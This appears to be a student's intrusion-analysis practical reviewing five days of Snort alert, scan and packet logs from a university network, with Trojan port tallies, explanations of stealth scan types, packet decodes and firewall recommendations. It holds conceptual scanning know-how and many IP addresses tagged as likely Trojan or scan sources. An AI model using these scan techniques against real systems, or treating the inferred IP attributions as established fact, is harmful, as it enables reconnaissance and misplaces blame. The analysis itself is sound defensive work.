This alert signifies an attempt to locate a system running PCAnywhere software. The PCAnywhere software uses UDP 5362 for status transactions and TCP port 5361 for data transactions. Older versions may use UDP/22 and TCP/65301. When the PCAnywhere software starts up it checks the network for other PCAnywhere clients by sending a request on UDP/5362 to the broadcast address. A remote attacker can also send a packet to port 5362 to check for PCAnywhere clients. Analysis revealed an external source address 216.150.152.145 sent three such packets to internal host address MY.NET.5.92.

Correlation:
http://www.networkice.com/advice/Exploits/Ports/groups/PCanywhere/default.htm
http://www.networkice.com/advice/Services/Remote_Control/PCAnywhere/default.htm

Recommendations:
Use an ACL on the premise router or a firewall to limit PCAnywhere use to authorized external users only.

IDS50/trojan_trojan-active-subseven [arachNIDS]

At least two versions of SubSeven, SubSeven Apocalypse and SubSeven Java client, use port 1243 as the source port for TCP connections. This alert indicates that host MY.NET.5.92 made a connection to an external host using this source port. This could be a false positive but this host should be monitored for continued use of this source port.

Correlation:
http://www.simovits.com/trojans/tr_data/y1665.html
http://www.simovits.com/trojans/tr_data/y1664.html

Queso fingerprint

The Queso scan is accomplished by sending a series of seven TCP packets to the target host. Of the seven packets sent, six contain TCP flags and/or options that are intentionally inconsistent with the protocol specification of the targeted protocol. Because the protocol specification does not define how to respond to the packets sent by the Queso scan utility, each operating system's IP stack responds uniquely. The responses received from the targeted host are compared with known responses. The known responses are stored in a configuration file on the source host that is performing the scan. By comparing the responses received with those identified in the configuration file the operating system of the targeted host can be often be identified.

Correlation:
http://www.wi2600.org/mediawhore/nf0/defcon_archive/SCANNERS/QUESO_980903.TXT

WEB-CGI bb-hist.sh access

Big Brother is a distributed network-monitoring tool that can be used to view the status of remote network assets via a web browser. Remote systems run a Big Brother client that reports a wealth of system information every five minutes (this is configurable) to the Big Brother display server. The status messages produced by Big Brother are transmitted in clear text, generally to TCP port 1984. A CGI vulnerability exists in Big Brother that can be exploited to reveal this information via a crafted URL. The information revealed may include local system accounts from the BB-Display server. This information can be used in a brute force password attack.

Correlation:
http://online.securityfocus.com/cgi-bin/vulns-item.pl?section=discussion&id=1971
http://www.iss.net/security_center/static/5560.php
http://www.iss.net/security_center/static/3755.php

Recommendations:
Upgrade to the latest version of Big Brother. Limit access the Big Brother display via a firewall, or router ACL or web server configuration.

MISC Large ICMP Packet

A denial of service attack can be accomplished using Ping. The Ping utility allows the user to specify the packet size as a command line argument (default size is 64 bytes). The TCP/IP implementations of some operating systems react unpredictably to oversized IP packets. In some cases systems will crash, hang or reboot. This is an older vulnerability that has been addresses through vendor system patches. However, large ICMP packets can still caused a denial of service by consuming the majority of the bandwidth on a network. As this signature generated only one alert, this is not a denial of service attempt. More likely, this is a false positive.

Correlation:
http://www.cert.org/advisories/CA-1996-26.html
http://www.cert.org/advisories/CA-1996-26.html

Incomplete Packet Fragments Discarded

There are many of denial of service exploits conducted via packet fragmenting. A quick search of http://www.google.com/search?hl=en&q=Fragments+%7E+Denial+of+Service will show a number of these vulnerabilities. Although fragmenting is a standard part of the IP protocol, packet fragmenting is not normally necessary. Fragmented packets should always be looked upon with a degree at curiosity. In this case the packets that generated the alert were from three external addresses. Only seventeen alerts were generated so a denial of service attack is probably not what caused this. Further investigation revealed that two of the source IP addresses that generated these alerts also generated over 2000 alerts for large UDP packets. These alerts are most likely a by-product of the large UDP packets.

Correlation:
http://support.microsoft.com/default.aspx?scid=kb;EN-US;q255593
http://cert.uni-stuttgart.de/archive/bugtraq/2001/11/msg00031.html

ICMP Destination Unreachable (Protocol Unreachable)

This alert indicates that the protocol requested was not available on the destination system. The alerts generated indicate that the systems in the chart below responded with this ICMP message to external source address. Meaning, that the external addresses were attempting to communicate with the internal systems on protocols that were not available. This is definitely not a good thing! Protocol scanners have been developed to determine which protocols are supported by a give system. Many Unix operating systems and routers have native support for protocols that are not commonly used. If this support is not disabled these systems may be subject to compromise. A final word of warning on this subject, many firewalls and application proxies are designed to deal with commonly used protocols and allow other protocols to pass undetected.

Sources	
MY.NET.88.162	MY.NET.150.145
MY.NET.150.114	MY.NET.150.226
MY.NET.150.220	

Destinations	
128.208.118.21	47.49.104.34
24.61.117.12	155.217.175.123
150.216.195.93	160.145.26.40

Correlation:
http://lists.insecure.org/nmap-hackers/2000/Apr-Jun/0119.html

Top ten talkers:

The chart below shows the top ten source IP addresses that generated alerts during the five-day period for which this analysis was conducted.

Rank	Total Alerts	**Source IP**	Signatures matched
rank #1	38872	**MY.NET.5.202**	38872 instances of *ICMP traceroute*
rank #2	9912	**MY.NET.70.177**	30 instances of *SMB Name Wildcard* 9882 instances of *SNMP public access*
rank #3	6210	**MY.NET.88.183**	22 instances of *ICMP Echo Request L3retriever Ping* 30 instances of *SMB Name Wildcard* 108 instances of *spp_http_decode: IIS Unicode attack detected* 6050 instances of *spp_http_decode: CGI Null Byte attack detected*
rank #4	5784	**MY.NET.153.122**	9 instances of *ICMP Router Selection* 67 instances of *INFO MSN IM Chat data* 1316 instances of *connect to 515 from inside* 4392 instances of *spp_http_decode: IIS Unicode attack detected*
rank #5	5537	**MY.NET.153.117**	2 instances of *ICMP Router Selection* 2275 instances of *spp_http_decode: IIS Unicode attack detected* 3260 instances of *connect to 515 from inside*
rank #6	4973	**MY.NET.153.119**	22 instances of *INFO MSN IM Chat data* 25 instances of *ICMP Router Selection* 1541 instances of *spp_http_decode: IIS Unicode attack detected* 3385 instances of *connect to 515 from inside*
rank #7	4916	**MY.NET.88.155**	198 instances of *ICMP Fragment Reassembly Time Exceeded* 4718 instances of *spp_http_decode: CGI Null Byte attack detected*
rank #8	4210	**MY.NET.153.184**	2 instances of *High port 65535 udp - possible Red Worm - traffic* 141 instances of *ICMP Fragment Reassembly Time Exceeded* 4067 instances of *spp_http_decode: IIS Unicode attack detected*

rank #9	3781	**MY.NET.153.174**	2 instances of *High port 65535 udp - possible Red Worm - traffic* 1324 instances of *connect to 515 from inside* 2455 instances of *spp_http_decode: IIS Unicode attack detected*
rank #10	3544	**MY.NET.153.123**	11 instances of *ICMP Router Selection* 24 instances of *INFO MSN IM Chat data* 1567 instances of *connect to 515 from inside* 1942 instances of *spp_http_decode: IIS Unicode attack detected*

The chart below shows the top ten destination IP addresses of the alerts generated during the five-day period for which this analysis was conducted.

Rank	Total	**Destination IP**	Signatures matched
rank #1	38872	**MY.NET.5.1**	38872 instances of *ICMP traceroute*
rank #2	26731	**MY.NET.150.198**	1 instances of *SYN-FIN scan!* 1 instances of *SCAN Proxy attempt* 26729 instances of *connect to 515 from inside*
rank #3	6851	**MY.NET.152.109**	6851 instances of *SNMP public access*
rank #4	6313	**211.32.116.112**	6313 instances of *spp_http_decode: IIS Unicode attack detected*
rank #5	6050	**209.10.239.135**	6050 instances of *spp_http_decode: CGI Null Byte attack detected*
rank #6	4829	**211.32.117.26**	4829 instances of *spp_http_decode: IIS Unicode attack detected*
rank #7	4718	**216.241.219.14**	4718 instances of *spp_http_decode: CGI Null Byte attack detected*
rank #8	3128	**MY.NET.153.46**	1 instances of *EXPLOIT x86 stealth noop* 1 instances of *SYN-FIN scan!* 1 instances of *SCAN Proxy attempt* 147 instances of *INFO MSN IM Chat data* 2978 instances of *MISC Large UDP Packet*
rank #9	2659	**211.115.213.202**	2659 instances of *spp_http_decode: IIS Unicode attack detected*
rank #10	2392	**224.0.0.2**	2392 instances of *ICMP Router Selection*

Network Scanning Activity

Signature (click for sig info)	# Alerts	# Sources	# Dests
UDP Scan	1351105	502	33565
TCP SYN Scan	287931	440	22626
SCAN Proxy attempt	549	21	385
TCP SYN-FIN Scan	343	4	340
TCP NULL Scan	266	42	9
TCP Vecna Scan	125	74	6
SCAN Synscan Portscan ID 19104	12	12	6
SCAN XMAS	4	2	2

As the chart above indicates well over 1.5 million alerts were recorded as scans. The information contained in the chart above represents the majority (99.99%) of the port scan data analyzed. In depth analysis of this data indicates that not all of this is activity is related to scanning. In fact, much of this activity appears to have been generated by UDP based Trojan Horses. A more comprehensive breakdown of the activity follows below.

UDP Scan Activity

Net Controller Trojan

409,084 UDP transactions were recorded using source port 123. This activity is consistent with the NetController Trojan. NetController is a remote administration Trojan. This is Windows platform Trojan. Port 123 is also used by the network time protocol and it is very possible that some of the 409,084 alerts in this group are valid ntp requests. The first chart below shows the top 15 external source addresses generating these alerts. The second chart shows internal source addresses that had more than 120 alerts each. I chose 120 alerts as a baseline because that equates one transaction per hour during the five-day analysis period. This is more often than any system should ever need use ntp.

External source addresses that show signs of NetController activity:

# Alerts	Source IP	# Alerts	Source IP	# Alerts	Source IP
207	205.188.228.1	71	205.188.246.121	26	66.77.13.115
187	205.188.228.33	60	205.188.233.121	24	205.188.244.121
177	205.188.228.65	53	12.25.239.5	24	132.163.4.102
158	205.188.228.17	44	63.210.101.143	23	66.38.185.143
110	205.188.233.153	31	132.163.4.103	15	66.77.13.125

Internal sources that show signs of NetController activity:

# Alerts	Source IP	# Alerts	Source IP	# Alerts	Source IP
392531	MY.NET.60.43	235	MY.NET.149.10	159	MY.NET.153.204
1881	MY.NET.6.45	218	MY.NET.153.148	154	MY.NET.153.193
1101	MY.NET.6.49	198	MY.NET.149.26	149	MY.NET.153.197
884	MY.NET.6.52	191	MY.NET.149.103	148	MY.NET.153.165
840	MY.NET.6.50	186	MY.NET.149.96	145	MY.NET.153.153
582	MY.NET.149.64	186	MY.NET.149.95	142	MY.NET.153.152
572	MY.NET.6.48	182	MY.NET.153.184	137	MY.NET.151.85
465	MY.NET.6.51	180	MY.NET.153.142	135	MY.NET.153.209
299	MY.NET.149.23	168	MY.NET.149.34	133	MY.NET.153.157
276	MY.NET.153.211	164	MY.NET.153.159	132	MY.NET.153.196
264	MY.NET.153.143	162	MY.NET.153.171		
244	MY.NET.149.24	162	MY.NET.153.150		

Recommendations:
Anti-Virus software with current virus definition files should be installed on all network systems, including email gateways. The systems in the chart above should be checked for the presence of the NetController Trojan. Additionally, systems on the following networks should be checked for this Trojan:

MY.NET.1.x	MY.NET.60.x	MY.NET.150.x	MY.NET.4.x	MY.NET.80.x
MY.NET.151.x	MY.NET.6.x	MY.NET.149.x	MY.NET.153.x	

The following URLs provide detection and eradication information:
http://www.hackfix.org/miscfix/netcontroller.shtml
http://www.safersite.com/PestInfo/N/NetController.asp

GateCrasher

209,638 UDP transactions were recorded using port 6970. This activity is consistent with the GateCrasher Trojan. The GateCrasher Trojan is another example of a remote administration Trojan. GateCrasher is also a Windows platform Trojan. The first chart below shows the external source addresses that are generating the majority of these alerts. The second chart shows internal source addresses found using port 6970.

External source addresses that show signs of GateCrasher activity:

# Alerts	Source IP	# Alerts	Source IP	# Alerts	Source IP
28121	205.188.228.33	15079	205.188.228.1	3947	205.188.233.185
27784	205.188.228.17	5338	205.188.233.121	2845	205.188.244.121
27163	205.188.228.65	5173	205.188.244.57	2921	205.188.246.121

Internal sources that show signs of GateCrasher activity:

# Alerts	Source IP	# Alerts	Source IP	# Alerts	Source IP
13475	MY.NET.151.17	1688	MY.NET.151.79	132	MY.NET.151.14
12414	MY.NET.151.80	1102	MY.NET.88.184	87	MY.NET.153.45
10954	MY.NET.151.85	552	MY.NET.153.150	47	MY.NET.152.216
10793	MY.NET.151.105	552	MY.NET.153.150	33	MY.NET.153.158
8388	MY.NET.151.98	513	MY.NET.150.79	31	MY.NET.6.52
3086	MY.NET.151.72	452	MY.NET.150.145	26	MY.NET.153.142
2932	MY.NET.88.158	359	MY.NET.150.63	25	MY.NET.152.213
2896	MY.NET.151.71	232	MY.NET.153.143	19	MY.NET.6.50
2885	MY.NET.151.89	226	MY.NET.151.63	18	MY.NET.6.49
2581	MY.NET.150.102	222	MY.NET.153.178	17	MY.NET.153.113
2411	MY.NET.151.70	222	MY.NET.153.193	12	MY.NET.153.152
2411	MY.NET.151.70	178	MY.NET.88.162	10	MY.NET.150.209
1852	MY.NET.151.122	173	MY.NET.153.46	9	MY.NET.6.48
1804	MY.NET.151.97	166	MY.NET.153.197	6	MY.NET.6.51
1715	MY.NET.88.183	136	MY.NET.153.153		

Recommendations:
Anti-Virus software with current virus definition files should be installed on all network systems, including email gateways. The systems in the chart above should be checked for the presence of the GateCrasher Trojan.

The following URLs provide detection and eradication information:
http://www.nsclean.com/psc-gc.html
http://www.safersite.com/PestInfo/G/GateCrasher.asp

SubSeven 2.1 Gold

124,019 UDP transactions were recorded using source port 7000. This activity is consistent with the SubSeven Trojan. The SubSeven Trojan is yet another example of a remote administration Trojan and also a Windows platform Trojan. The first chart below shows the external source addresses generating these alerts. The second chart shows internal source addresses found communicating with external as well as internal hosts using port 7000. In this case I found that the internal hosts are generating the majority of the alerts.

External source addresses that show signs of SubSeven 2.1 Gold activity:

# Alerts	Source IP	# Alerts	Source IP	# Alerts	Source IP
283	66.38.185.143	57	66.77.13.103	20	63.146.181.113
268	12.25.239.5	56	66.77.13.125	19	216.54.221.197
121	63.210.101.143	46	66.77.13.112	18	63.146.181.120
99	66.77.13.113	41	216.106.173.148	17	63.146.181.124
97	66.77.13.117	37	63.146.181.121	16	66.77.13.122
87	64.152.108.142	32	216.106.172.155	16	66.77.13.114
81	64.152.108.141	30	66.77.13.104	15	66.77.13.128
72	63.146.181.101	29	63.146.181.107	15	63.146.181.129
69	216.106.172.150	26	63.146.181.119	12	63.146.181.116
68	63.146.181.114	26	216.106.173.155	10	66.77.13.126
67	63.146.181.118	26	216.106.173.147	10	211.233.70.163
66	216.106.172.147	26	216.106.172.148	9	211.174.63.106
64	63.210.134.142	25	216.106.172.147	8	4.19.71.20
61	63.146.181.117	23	66.77.13.111	8	211.43.209.7
58	63.146.181.105	21	63.146.181.112	8	211.233.50.56
57	66.77.13.124	21	216.106.173.149	7	63.146.181.106
57	66.77.13.119	20	63.146.181.115	5	208.185.54.36

Internal sources that show signs of SubSeven 2.1 Gold activity:

# Alerts	Source IP	# Alerts	Source IP	# Alerts	Source IP
43522	MY.NET.60.43	210	MY.NET.6.53	6	MY.NET.153.203
37888	MY.NET.6.45	97	MY.NET.151.70	6	MY.NET.153.174
8426	MY.NET.6.60	16	MY.NET.88.148	6	MY.NET.153.173
7929	MY.NET.6.49	12	MY.NET.153.164	6	MY.NET.153.150
7242	MY.NET.6.52	12	MY.NET.153.143	6	MY.NET.152.158
5895	MY.NET.6.50	12	MY.NET.152.159	5	MY.NET.153.166
5895	MY.NET.6.50	11	MY.NET.149.64	5	MY.NET.153.162
3837	MY.NET.6.48	11	MY.NET.149.23	5	MY.NET.152.175
3800	MY.NET.6.51	7	MY.NET.153.148		
2462	MY.NET.6.62	7	MY.NET.152.166		

Recommendations:

Anti-Virus software with current virus definition files should be installed on all network systems, including email gateways. The systems in the chart above should be checked for the presence of the SubSeven 2.1 Gold Trojan.

The following URLs provide detection and eradication information:

http://www.safersite.com/PestInfo/S/SubSeven.asp
http://www.hackfix.org/subseven/fix2.1.shtml

Reserved Port (0) Activity

59,599 UDP transactions were recorded using source port 0. TCP and UDP port 0 are reserved ports and as such have no legitimate use. Any activity with a source or destination port of 0 should be viewed as anomalous. Please see Appendix C for a listing of external source addresses using port 0. Please see Appendix D for a listing of internal source addresses using port 0.

Recommendations:
The exact nature of this activity cannot be determined from the logs provided. I would recommend using TCPDump or Windump (as appropriate) either on the IDS on a system in parallel with the IDS. Once the dump files have been created, Berkley Packet Filters (BPF) can be used to find activity from source port 0 or to destination port 0. The packet decodes should provide more insight as to what is occurring here. In any case all edge devices (routers, firewalls, etc.) should be configured to filter request to or from port 0.

TCP Scans

TCP SYN Scan

A TCP SYN scan is the most common (and basic) form of scanning. The TCP SYN scan can be used to find any TCP port that is listening on a system, excluding those systems or ports protected by some form of filtering (router ACL, firewall, etc). The TCP SYN scan takes advantage of the basic TCP three-way handshake. The scanner transmits a SYN packet and waits for the SYN/ACK response from the target. If a SYN/ACK response is received, it means that a system is listening on that port. Responses are recorded for possible exploitation at a later time. The scanner never sends back the required ACK/ACK to complete the handshake. Thus, some firewalls, system logs, or IDS's may not record this scan.

A total of 288,275 TCP SYN scans were recorded. These scans were generated by both internal and external source addresses. In many cases it appears that the internal systems that are conducting SYN scans are the same systems that show signs of being compromised by one of the Trojans discussed above. The chart below shows the top 15 external source addresses conducting scans against the University's network.

Top 15 external source addresses conducting SYN scans:

# Alerts	Source IP	# Alerts	Source IP	# Alerts	Source IP
1817	12.25.239.5	107	66.77.13.122	38	64.152.216.83
1140	66.38.185.143	105	66.77.13.126	37	211.233.50.56
1112	63.210.101.143	104	216.106.172.147	34	66.54.188.70
555	66.77.13.119	101	211.43.209.7	30	210.76.63.49
509	64.152.108.141	99	63.146.181.112	30	203.229.236.15

Please see Appendix E for a listing of internal source addresses conducting TCP SYN Scans.

Recommendations:
Some firewalls, such as Symantec's Raptor Firewall, will complete the TCP three way handshake before passing packets through the application proxies. While such a firewall will not prevent TCP SYN scanning, it should prevent an external scan from obtaining valid results.

SCAN Proxy attempt
INFO - Possible Squid Scan

Both of these alerts are generated by scans for proxy servers. Many proxy servers use TCP ports 1080 or 8080. Squid is a Linux proxy server implementation and uses TCP port 3128. Various vulnerabilities exist in individual vendor's proxy servers. These vulnerabilities range from improper configuration to buffer overflows. Hackers frequently scan the Internet looking for open proxy servers or exploitable proxy servers. An open proxy server allows the hacker to hide behind it, making his/her attacks appear to come from the proxy server rather than the hacker's IP address. These scans appear to be random trolling for open proxy servers with one exception. Host MY.NET.151.79 appears to be accepting requests from multiple external source addresses. This host should be examined for the presence of an incorrectly configured proxy server.

Correlation:
http://www.mp3glowe.com/defson/files/hacking/proxy.txt
http://help.undernet.org/proxyscan/

Recommendations:
Ensure all proxy servers are correctly configured. Proxy servers should only handle requests from the home network.

SYN-FIN Scan

A total of 349 SYN-FIN scans were noted. All but three were from an external source address 130.161.249.59. As you may expect, the SYN-FIN scan sets the TCP flags SYN and FIN. Most SYN-FIN scans are often sent as fragments in the hope that they may slip by simple packet filters or firewalls. An external host (130.161.249.59) conducted a scan of the network with this method. 340 packets were detected.

Correlation:
http://www.ece.stevens-tech.edu/sd2k_old/grp25/Final_Report.htm

http://www.nwconnection.com/2001_03/cybercrime/

Recommendations:
See SYN Scan above.

NULL Scan

A total of 266 NULL scans were detected. 206 of these were from MY.NET.186.16. The Null scan alert indicates that a packet was received without any of the TCP flags (SYN, ACK, RST, FIN, PSH, URG, R0, R1) set. This scan is a member of the stealth family of scans. The general concept behind the scan is that an open port will drop the packet where as a closed port will generate a TCP RST response. Because there is no defined way to responds to this type of request, individual operating systems will generate unique responses to this type of scan. One advantage to this scan is that in addition to simply mapping ports, the scanner may be able to determine the operating system of the remote host by examining the response received. Host MY.NET.186.16 seems to be using this technique to scan host MY.NET.150.137. The other NULL scans noted are from external sources and rather small in number.

Correlation:
http://www.nwconnection.com/2001_03/cybercrime/
http://www.synnergy.net/downloads/papers/portscan.txt

Recommendations:
MY.NET.186.16 could be engaging in malicious activity. This system should be monitored for any signs of correlation. With regard to protecting against this type of activity from external sources, see TCP SYN scan recommendations.

Vecna Scan

The Vecna Scan (named for it's author) uses the TCP Push flag, alone or in combination with other TCP Flags to perform scanning. According to my research Vecna discovered this type of scanning would receive the same response as the full XMAS scan. Venca authored a patch to NMAP to add this functionality. See the URL below for the original news post from the author.

http://lists.insecure.org/nmap-hackers/1999/Oct-Dec/0012.html

In all, 127 VECNA scans were recorded. In each case only the TCP Push flag was set. All scans originated from the 146.64.X.X and 146.63.X.X networks.

Recommendations:
See TCP SYN scan above.

SCAN Synscan Portscan ID 19104

This alert is generated when a packet is received with the SIN and FIN flags set and the IP field of the packet is set to 39426. A packet with the SYN and FIN flags set is anomalous to begin with, that combined with having an ID of 39426 pretty much verifies this is the Synscan scanner. Most of these alerts had a destination port of 1214. It appears that these are random scans for the presence of KaZaA.

Correlation:
http://cs.baylor.edu/~donahoo/NIUNet/portscan.html

Recommendations:
See TCP SYN scan above.

SCAN FIN

The FIN scan sets only the TCP flag FIN. As in the NULL scan above, this scan is looking for the lack of a response from the destination. Meaning that open ports will drop the packet and closed ports will respond with at TCP RST. Small traces of this scan were noted from five external sources.

Correlation:
http://www.synnergy.net/downloads/papers/portscan.txt
http://www.nwconnection.com/2001_03/cybercrime/

Recommendations:
See TCP SYN scan above.

SCAN XMAS

The XMAS scan sets all TCP flags (ACK, FIN, RST, SYN, URG, PSH). This is also of form of inverse scanning, meaning an open port will drop the packet and a closed port responds with a TCP RST. This scan has the added advantage of TCP OS fingerprinting as discussed in the NULL scan above.

Correlation:
http://www.synnergy.net/downloads/papers/portscan.txt

Recommendations:
See TCP SYN scan above.

Scans-Top 10 Talkers:

# Alerts	Source IP	# Alerts	Source IP
442299	MY.NET.60.43	45926	MY.NET.6.45
80928	MY.NET.6.49	39204	MY.NET.6.48
68334	MY.NET.6.50	37845	MY.NET.6.51
66848	MY.NET.6.52	29552	205.188.228.33
60149	MY.NET.150.143	28915	205.188.228.17

OOS log Analysis

The OOS (out of spec) logs were small enough to be analyzed without automated tools. The OOS logs reviewed included data from January 7th ~ January 11th. Analysis of this data revealed several items of interest.

The first and most obvious series of alerts occurred on January 10th between 12:33:29 and 12:47:31. The first alert is shown below for reference.

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
01/10-12:33:29.662428 130.161.249.59:22 -> MY.NET.5.83:22
TCP TTL:27 TOS:0x0 ID:39426
**SF**** Seq: 0x32EE0DE   Ack: 0x5B6628B2   Win: 0x404
00 00 00 00 00 00                                ......

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

This appears to be a reflexive Secure Shell (SSH) scan. A well advertised buffer overflow condition in SSH1, and SSH2 with SSH1 fallback enabled, has prompted a rash of scanning for TCP port 22. A total of 340 alerts were noted from source address 130.161.249.59. Also of interest is that each of the alerts had the SYN and FIN flags set in an attempt to avoid detection. This combined with repeating Sequence and Acknowledgment numbers is a definite indicator of packet craft.

The second pattern to emerge from the logs is much more difficult to define. Packets were received from a number of external sources destined for port 1214 on MY.NET.150.133, MY.NET.150.145, MY.NET.88.162, MY.NET.150.204, and MY.NET.153.148. Port 1214 is the default port for KaZaA, but due to the TCP flags and options used, this does not appear to be standard KaZaA traffic. I was unable to find any correlation for this type of traffic. Even though the packets are coming from different source addresses, several similarities were noted. The packets used a destination port of 1214, the don't fragment (DF) flag was set, odd combinations of TCP flags were used, and anomalous TCP options such as multiple EOL's and Opt 32 were used.

The third item of interest from the OOS logs appears to be activity direct at a Napster client on MY.NET.154.206. With the exception of the first packet, all packets have anomalous TCP flag

combinations. The first three packets have some form of data in the payload. In the last two packets we see the use of the EOL options again.

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
01/08-16:00:49.426836 192.116.55.2:1089 -> MY.NET.153.206:6699
TCP TTL:109 TOS:0x0 ID:33826  DF
21S****U Seq: 0xC39E1   Ack: 0xC30008   Win: 0x5018
04 41 1A 2B 00 0C 39 E1 00 C3 00 08 0D E2 50 18  .A.+..9.......P.
33 83 6A B8 00 00 37 33 CF F9 5C D0 60 FD 27 40  3.j...73..\.`.'@
87 BD                                            ..
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
01/08-16:02:05.950102 192.116.55.2:1089 -> MY.NET.153.206:6699
TCP TTL:109 TOS:0x0 ID:25641  DF
21SF**** Seq: 0xDC663   Ack: 0x8C938   Win: 0x5018
04 41 1A 2B 00 0D C6 63 00 08 C9 38 00 C3 50 18  .A.+...c...8..P.
33 4D 3B 8B 00 00 38 D5 9B 50 F7 A9 53 46 68 A5  3M;...8..P..SFh.
51 4D                                            QM
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
01/08-16:03:33.349511 192.116.55.2:1089 -> MY.NET.153.206:6699
TCP TTL:109 TOS:0x0 ID:48432  DF
21SF**** Seq: 0xF3628   Ack: 0x98ED2   Win: 0x5018
04 41 1A 2B 00 0F 36 28 00 09 8E D2 00 C3 50 18  .A.+..6(......P.
33 F5 AD 7B 00 00 4D 90 DD 9A C3 ED F5 9E D8 AF  3..{..M.........
79 E0                                            y.
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
01/08-16:04:20.836586 192.116.55.2:1089 -> MY.NET.153.206:6699
TCP TTL:109 TOS:0x0 ID:57395  DF
**SF*PAU Seq: 0xC3000F   Ack: 0xB0560009   Win: 0x5018
TCP Options => EOL EOL

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
01/08-16:08:46.720400 192.116.55.2:1089 -> MY.NET.153.206:6699
TCP TTL:109 TOS:0x0 ID:4676  DF
**SF**** Seq: 0x120844   Ack: 0xC   Win: 0x5010
TCP Options => EOL EOL EOL EOL EOL EOL SackOK

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

The packet below is the last interesting item from the OOS logs. This packet appears to be a GET request. Notice the destination port is not 80. The TCP flags set in this packet are also anomalous. MY.NET.153.148 should be checked for the presence of a web server on port 34450.

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
01/08-16:13:57.690855 200.207.18.19:916 -> MY.NET.153.148:34450
TCP TTL:111 TOS:0x0 ID:25663  DF
*1SF*P*U Seq: 0x90D1694E   Ack: 0xFDE01081   Win: 0xB5F9
47 45 54 20 2F 32 32 39 37 2F 4C 75 64 61        GET /2297/Luda
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Defensive Recommendations

Traditionally the atmosphere surrounding universities is one that is open and encourages experimentation in pursuit of education. Today's Internet culture simply will not allow that mentality to exist with regard to network security. The mindset of those who administer this network must be one of vigilance and ingenuity. This network's security posture could be greatly enhanced through implementing the ideas that follow.

1. A firewall should be installed at all points where this network is connected to the Internet. If there are any firewalls currently installed on the network their rule sets should be adjusted. Specifically recommendations include:

   a. Establish a deny all, allow by exception policy
   b. Establish a list of trusted external hosts and limit the protocols those hosts may use to access this network.
   c. Establish a rule set that supports internal connections to external entities for common protocols such as HTTP, HTTPS, SMTP, Telnet, FTP, SSH, etc. This rule set should serve as the general policy governing authorized protocols. The use of any other services or protocols should be granted on an as required basis. Justification for the requirement should be submitted for review by the security staff.
   d. Establish a DMZ for authorized web services.

2. Establish strong access control lists on the network border routers. Specific recommendation include:

   a. Filter in coming http port/80 requests not destined for authorized web servers in the DMZ.
   b. Filter in coming ICMP packets with code 0, 8 and 30.
   c. Establish an ACL that serves as a block list. As the sources of offending traffic are identified, add them to this ACL

3. Disable unnecessary services on all systems (i.e. RPC services, SNMP, FTP, anonymous FTP, etc.)

4. Install Anti-Virus software on all network systems and update virus definitions frequently. Due to the size of this network, a site license for this product should be considered. The Universities network usage policy should mandate the use of Anti-virus software if it does not already do so.

5. Install the latest vendor system and security patches to all systems on the network. Procedures should be developed to do this at predefined intervals. In addition procedures should be established for do this on an as required basis (i.e. system patches in response to security advisories).

6. The systems identified in this analysis as being compromised, should be removed from the network. These systems should be formatted and restored from the last known good backup. If backups do not exist these systems should be rebuilt entirely.

7. Establish policies that define authorized software. Be sure these policies address the use of software such as GNUtella, KaZaA, Napster, AOL IM, MS IM, and IRC.

8. Configure system logging on all servers.

9. Establish a password policy that enforces the use of strong passwords.

10. Continue to use IDS to monitor all networks. In addition to IDS logs, review firewall and systems logs at regular intervals.

Analysis Process

1. The first step in my analysis process was to decide which tools would be used to analyze the data. I decided that I would use SnortSnarf (v. 010821.1) and Snort_stat.pl (v.1.15.2.6) to analyze the alert files. Further, I decided that the portscan logs would require custom shell or perl scripts. The OOS logs appeared small enough to be analyzed by manually.

2. I knew, from reviewing previous practical exams, that it would be necessary to convert all "MY.NET." references to a standard IP address format. I chose the network address "172.21.X.X". To make these changes I used a sed script from Mr. James Conz's GCIA practical. The script was modified slightly for use in a Solaris environment. I used this script to convert each of the logs (alert, scan and oos) from their original "MY.NET.X.X" format to the "172.21.X.X" format appending ".new" to each new file in order to preserve the original data. Below is an example of the script.

```
for file in `ls alert.020107`
do
        cat $file | sed 's/MY.NET/172.21/g' > alert.020107.new
done
```

3. Next I created a single log for each of the logs types (alert, scans, and oos) that encompassed the entire five-day period to be analyzed. To do this I simply modified the script above to append to a single file vice creating a new file for each log.

```
for file in `ls alert.*.new`
do
        cat $file >> master.alerts
done
```

4. I then used SnortSnarf to process each day's alert log and the five-day alert log. The command used to do this was:

   Snortsnarf.pl –d <directory to be created> –homenet 172.21.0.0/16 –split=50 –top=10 <file to be analyzed>

5. In addition to SnortSnarf, I used Snort_stat.pl to create statistics for each days log and the five day log. The command used to do this was:

   cat <file to be analyzed> | snort_stat.pl -f -h <file to be created>

6. After converting the logs to an html format with the Perl scripts above, I was able to analyze the alert data via a web browser.

7. SnortSnarf can also process port scan data so I decided to see if it could handle the five-day scan log. Keep in mind that I was using a SUN E-450 with dual 480 Mhz processors and 2GB of memory to process this data. I fed the log to SnortSnarf and in a mere two days the process was complete.

8. Analyzing the scan data produced by SnortSnarf I began to see Trojan ports used frequently in what was labeled by SnortSnarf as UDP scans. I decided to use a few shell commands to strip out all the connections to particular ports.

9. I first used the grep command to see how much data was being sent to the ports I was interested in. I ran the greps against the five-day log.

   i.e. grep ":6970 ->" master.scans

   This produced the following output:

   Jan 7 07:25:47 MY.NET.151.80:6970 -> 205.188.233.185:8618 UDP
   <snip>
